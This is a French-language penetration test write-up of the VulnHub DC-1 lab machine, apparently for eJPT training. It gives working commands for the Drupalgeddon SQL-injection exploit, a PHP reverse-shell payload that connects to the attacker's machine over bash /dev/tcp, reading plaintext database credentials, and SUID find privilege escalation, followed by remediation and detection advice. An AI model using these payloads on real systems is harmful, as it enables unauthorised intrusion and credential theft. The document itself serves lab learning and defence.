

Rapport de test d'intrusion

DC-1 — Machine vulnérable VulnHub

BOOT2ROOT • BOÎTE NOIRE • PRÉPARATION eJPT

Cible	DC-1 (VulnHub)
Adresse IP	192.168.136.130
Type	Test d'intrusion boîte noire
Objectif	Accès <code>root</code> + flag final
Auteur	Marc Duverger
Date	20 août 2026
Machine d'attaque	Kali Linux (192.168.136.128)

1. Résumé exécutif

DC-1 est un serveur web Linux hébergeant un site propulsé par le CMS **Drupal 7**. En partant d'une position de boîte noire (aucune information, aucun identifiant), il a été possible de prendre le **contrôle total (root)** du serveur en enchaînant plusieurs faiblesses.

Le point d'entrée est une **vulnérabilité critique connue du CMS** (Drupalgeddon, CVE-2014-3704) permettant de créer de force un compte administrateur sans connaître le moindre mot de passe. Cet accès a ensuite été transformé en **exécution de code** via une fonctionnalité dangereuse de Drupal (module *PHP filter*). Enfin, une **mauvaise configuration système** (le binaire `find` en SUID) a permis l'élévation vers `root`.

Cette évaluation illustre un principe fondamental : **une simple page web exposée peut mener au contrôle total d'un serveur** lorsque plusieurs faiblesses s'enchaînent.

Vue d'ensemble des risques

Vulnérabilité	Sévérité	Impact
Drupal 7 vulnérable à Drupalgeddon (CVE-2014-3704)	Critique	Prise de contrôle du site sans authentification
Module PHP filter → exécution de code	Critique	Exécution de commandes système (RCE)
Identifiants de base de données en clair	Élevée	Compromission des données et des comptes
Binaire <code>find</code> en SUID root	Élevée	Élévation de privilèges vers root
Logiciels obsolètes (Apache 2.2.22, Drupal 7)	Moyenne	Surface d'attaque étendue

2. Périmètre et méthodologie

Périmètre. La machine **DC-1** (192.168.136.130), dans un environnement de laboratoire isolé. Aucune information fournie au préalable : test en **boîte noire**.

Méthodologie. Démarche alignée sur le référentiel **eJPT** : Reconnaissance → Énumération → Exploitation → Accès initial → Post-exploitation → Élévation de privilèges → Rapport.

3. Déroulé technique détaillé

Phase 1 — Reconnaissance

Objectif : localiser DC-1 sur le réseau local.

```
sudo nmap -sn 192.168.136.0/24
```

Pourquoi : l'option `-sn` (*ping scan*) demande à nmap de ne **pas** scanner les ports, mais uniquement de déterminer quels hôtes sont vivants. Rapide et discret. La plage `/24` couvre tout le sous-réseau (.1 à .254).

Quatre hôtes détectés ; en croisant les MAC, la cible **192.168.136.130** (00:0C:29:B3:A6:C9) se distingue comme VM invitée VMware.

```
(marc@kali)~$ sudo nmap -sn 192.168.136.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 11:28 +0200
Nmap scan report for 192.168.136.1
Host is up (0.00039s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.136.130
Host is up (0.00015s latency).
MAC Address: 00:0C:29:B3:A6:C9 (VMware)
Nmap scan report for 192.168.136.254
Host is up (0.00063s latency).
MAC Address: 00:50:56:E9:1C:12 (VMware)
Nmap scan report for 192.168.136.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.92 seconds
```

Découverte des hôtes du réseau — identification de la cible

Phase 2 — Énumération

Objectif : identifier ports, services et versions.

```
sudo nmap -sC -sV -p- 192.168.136.130 -oN dc1_nmap.txt
```

Décomposition des options :

- `-sC` : scripts NSE par défaut (bannières, robots.txt, configs).
- `-sV` : détection de version des services — essentiel pour cibler des CVE précises.
- `-p-` : scanne les **65 535 ports**, pas seulement les 1 000 par défaut.
- `-oN` : sauvegarde le résultat — indispensable pour la traçabilité du rapport.

Port	Service	Version	Analyse
22/tcp	SSH	OpenSSH 6.0p1	Pas d'identifiant → non prioritaire
80/tcp	HTTP	Apache 2.2.22 + Drupal 7	Cible principale
111/tcp	rpcbind	RPC 2-4	Peu exploitable ici

```

(marc@kali)-[~]
$ sudo nmap -sC -sV -p- 192.168.136.130 -oN dc1_nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 11:30 +0200
Nmap scan report for 192.168.136.130
Host is up (0.00083s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
ssh-hostkey:
 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
http-robots.txt: 36 disallowed entries (15 shown)
 /includes/ /misc/ /modules/ /profiles/ /scripts/
 /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
 /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
 /LICENSE.txt /MAINTAINERS.txt
http-title: Welcome to Drupal Site | Drupal Site
http-generator: Drupal 7 (http://drupal.org)
http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
rpcinfo:
  program version  port/proto  service
 100000  2,3,4    111/tcp     rpcbind
 100000  2,3,4    111/udp     rpcbind
 100000  3,4      111/tcp6    rpcbind
 100000  3,4      111/udp6    rpcbind
 100024  1        39261/tcp6  status
 100024  1        43625/udp   status
 100024  1        47360/udp6  status
 100024  1        57388/tcp   status
57388/tcp open  status 1 (RPC #100024)
MAC Address: 00:0C:29:B3:A6:C9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds

```

Scan complet : Drupal 7 sur Apache 2.2.22 identifié sur le port 80

Confirmation côté web

La page d'accueil confirme visuellement le CMS Drupal et expose un formulaire de connexion. Un pentester valide toujours ses hypothèses par plusieurs sources.



The screenshot shows a web browser window with the URL `http://192.168.136.130`. The browser's address bar indicates the connection is "Not Secure". The page features a blue header with the Drupal logo and the text "Drupal Site". Below the header, there is a navigation bar with links to "Home", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The main content area is divided into two sections. On the left, there is a "User login" form with fields for "Username" and "Password", both marked with a red asterisk. Below the password field, there are links for "Create new account" and "Request new password". A "Log in" button is at the bottom of the form. On the right, the text "Welcome to Drupal Site" is displayed, followed by the message "No front page content has been created yet."

Page d'accueil du site Drupal

Phase 3 — Exploitation : Drupalgeddon (CVE-2014-3704)

Objectif : obtenir un accès administrateur sans mot de passe.

```
searchsploit drupal
```

Pourquoi : `searchsploit` interroge la base Exploit-DB locale de Kali. Réflexe standard dès qu'on connaît une techno et sa version. Un exploit se démarque : `Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)`.

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 11.x-dev - Full Path Disclosure	php/webapps/52266.py
Drupal 4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)	php/webapps/50841.txt
Drupal Core 10.5.5 - Error-Based SQL Injection	php/webapps/52608.py
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections	php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass	php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting	php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting	php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)	php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	php/remote/40144.php

Recherche d'exploits Drupal dans Exploit-DB

Préparation et lancement

```
searchsploit -m php/webapps/34992.py
python2 34992.py -t http://192.168.136.130 -u marcadmin -p Pentest123
```

Pourquoi : `-m` copie l'exploit localement. Il est écrit en **Python 2** (d'où `python2`). Techniquement, l'exploit forge une requête HTTP qui abuse de la gestion des tableaux du formulaire de login pour **injecter du SQL** et insérer un utilisateur au rôle administrateur — contournant totalement l'authentification.

```
[!] VULNERABLE!

[!] Administrator user created!

[*] Login: marcadmin
[*] Pass: Pentest123
[*] Url: http://192.168.136.130/?q=node&destination=node
```

Exploitation réussie : compte administrateur créé via injection SQL

Phase 4 — Accès initial : du compte admin au shell système

Principe : un admin Drupal peut activer le module *PHP filter*, qui autorise l'exécution de code PHP dans le contenu. On s'en sert pour lancer un **reverse shell**.

Étapes dans l'interface : connexion en `marcadmin` → activation du module **PHP filter** → autorisation du rôle administrator sur le format « PHP code ».

Listener sur la Kali


```
nc -lvnp 4444
```

`nc` (netcat) écoute (`-l`) en mode verbeux (`-v`), sans DNS (`-n`), sur le port 4444 (`-p`). C'est lui qui « attrape » le shell.

Payload PHP inséré dans un article

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.136.128/4444 0>&1'"); ?>
```

Décomposition : `exec()` exécute une commande système ; `bash -i` lance un shell interactif ; `/dev/tcp/IP/PORT` ouvre une connexion réseau vers la Kali ; `0>&1` redirige l'entrée pour un shell pleinement interactif.



```
(marc@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.136.128] from (UNKNOWN) [192.168.136.130] 34549  
bash: no job control in this shell  
www-data@DC-1: /var/www$
```

Réception du reverse shell : accès obtenu en tant que `www-data`

Stabilisation du shell (pseudo-terminal) :

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Phase 5 — Post-exploitation

```
find / -name "flag*" 2>/dev/null
cat /var/www/flag1.txt
```

`2>/dev/null` masque les erreurs « Permission denied » pour ne garder que les résultats utiles. Le **flag1** oriente vers le fichier de config Drupal.

```
www-data@DC-1:/var/www$ cat /var/www/flag1.txt
cat /var/www/flag1.txt
Every good CMS needs a config file - and so do you.
```

Flag 1 : « Every good CMS needs a config file »

```
grep -A 8 "'default' =>" /var/www/sites/default/settings.php
```

`grep -A 8` affiche la ligne trouvée + les 8 suivantes (`-A` = After), capturant tout le bloc de config. **Résultat** : identifiants de base de données exposés en clair (`dbuser` / `R0ck3t`).

```
www-data@DC-1:/var/www$ grep -A 8 "'default' =>" /var/www/sites/default/settings.php
<p -A 8 "'default' =>" /var/www/sites/default/settings.php
'default' =>
array (
  'default' =>
array (
  'database' => 'drupaldb',
  'username' => 'dbuser',
  'password' => 'R0ck3t',
  'host' => 'localhost',
  'port' => '',
  'driver' => 'mysql',
  'prefix' => ''
```

Identifiants de base de données exposés en clair dans settings.php

Phase 6 — Élévation de privilèges : de www-data à root

```
find / -perm -4000 -type f 2>/dev/null
```

Le **bit SUID** fait qu'un binaire s'exécute avec les droits de son **propriétaire** (root), et non de l'utilisateur qui le lance. `-perm -4000` filtre ces binaires. Parmi les SUID normaux, un intrus apparaît : `/usr/bin/find` — qui ne devrait jamais l'être.

```
www-data@DC-1:/var/www$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

Le binaire find apparaît anormalement dans la liste des SUID root

Exploitation via GTFOBins

La technique de référence `find . -exec /bin/sh -p \;` a échoué (`Illegal option -p`, dash ne supporte pas `-p`). Adaptation en ciblant un fichier unique :

```
find /home/flag4 -exec "/bin/sh" \;
id
```

Comme `find` tourne en SUID root, le shell lancé **hérite des privilèges root**. Le point déterminant est `euid=0 (root)` : l'identité effective prise en compte pour les contrôles d'accès est root.

```
www-data@DC-1:/var/www$ find /home/flag4 -exec "/bin/sh" \;  
find /home/flag4 -exec "/bin/sh" \;  
# id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)  
# whoami  
whoami  
root  
#
```

Accès root confirmé : euid=0(root)

```
cat /root/thefinalflag.txt
```

```
# cat /root/thefinalflag.txt  
cat /root/thefinalflag.txt  
Well done!!!!  
  
Hopefully you've enjoyed this and learned some new skills.  
  
You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7  
#
```

Flag final : compromission complète de DC-1

4. Synthèse de la chaîne d'attaque

```
[Reconnaissance]  nmap -sn                -> cible 192.168.136.130
|
[Énumération]     nmap -sC -sV -p-         -> Drupal 7 / Apache 2.2.22 (port 80)
|
[Exploitation]     Drupalgeddon            -> compte admin créé (SQLi, CVE-2014-3704)
|
[Accès initial]    PHP filter             -> reverse shell (www-data)
|
[Post-exploit]     settings.php           -> identifiants BDD en clair (R0ck3t)
|
[Élévation]        find SUID + GTF0Bins   -> ROOT
|
[Objectif]         cat /root/thefinalflag.txt
```

Message clé : aucun mot de passe légitime n'a jamais été nécessaire. Une page web exposée, un CMS non patché et une mauvaise configuration système ont suffi à obtenir le contrôle total du serveur.

5. Vulnérabilités détaillées et remédiation

5.1 — Drupalgeddon (CVE-2014-3704) — Critique

Injection SQL non authentifiée dans Drupal 7 (< 7.32) via le formulaire de connexion. **Remédiation :** mettre à jour Drupal, instaurer une veille et un cycle de correctifs, déployer un WAF en défense de profondeur.

5.2 — Exécution de code via PHP filter — Critique

Le module autorise l'exécution de PHP arbitraire depuis l'admin. **Remédiation :** désactiver et désinstaller PHP filter (déconseillé et absent des versions récentes), appliquer le moindre privilège sur les formats de texte.

5.3 — Identifiants BDD en clair — Élevée

Le fichier `settings.php` stocke les identifiants en clair. **Remédiation :** restreindre les permissions du fichier, utiliser un compte BDD à privilèges limités, changer les identifiants après incident.

5.4 — Binaire find en SUID root — Élevée

Permet à tout utilisateur local d'exécuter des commandes en root via `-exec`. **Remédiation :** `chmod u-s /usr/bin/find`, auditer régulièrement les SUID/SGID.

5.5 — Logiciels obsolètes — Moyenne

Apache 2.2.22 et Drupal 7 cumulent de nombreuses CVE. **Remédiation :** maintenir le système à jour, mettre en place un scan de vulnérabilités périodique.

6. Recommandations générales

- **Gestion des correctifs** — la cause racine est un CMS non patché ; un cycle de mises à jour rigoureux aurait bloqué Drupalgeddon.
- **Moindre privilège** — modules, rôles applicatifs, permissions système (SUID) : n'accorder que le strict nécessaire.
- **Durcissement** — auditer les SUID/SGID, protéger les fichiers sensibles, désactiver les fonctionnalités dangereuses.
- **Défense en profondeur** — WAF, segmentation, journalisation : chacune de ces couches aurait pu rompre la chaîne.
- **Détection (angle SOC)** — chaque étape laisse des traces : requêtes SQL anormales, création de compte admin inattendue, contenu contenant du PHP, connexion sortante inhabituelle du serveur web, exécution de `find -exec`. Instrumenter ces signaux permet de détecter une attaque similaire en conditions réelles.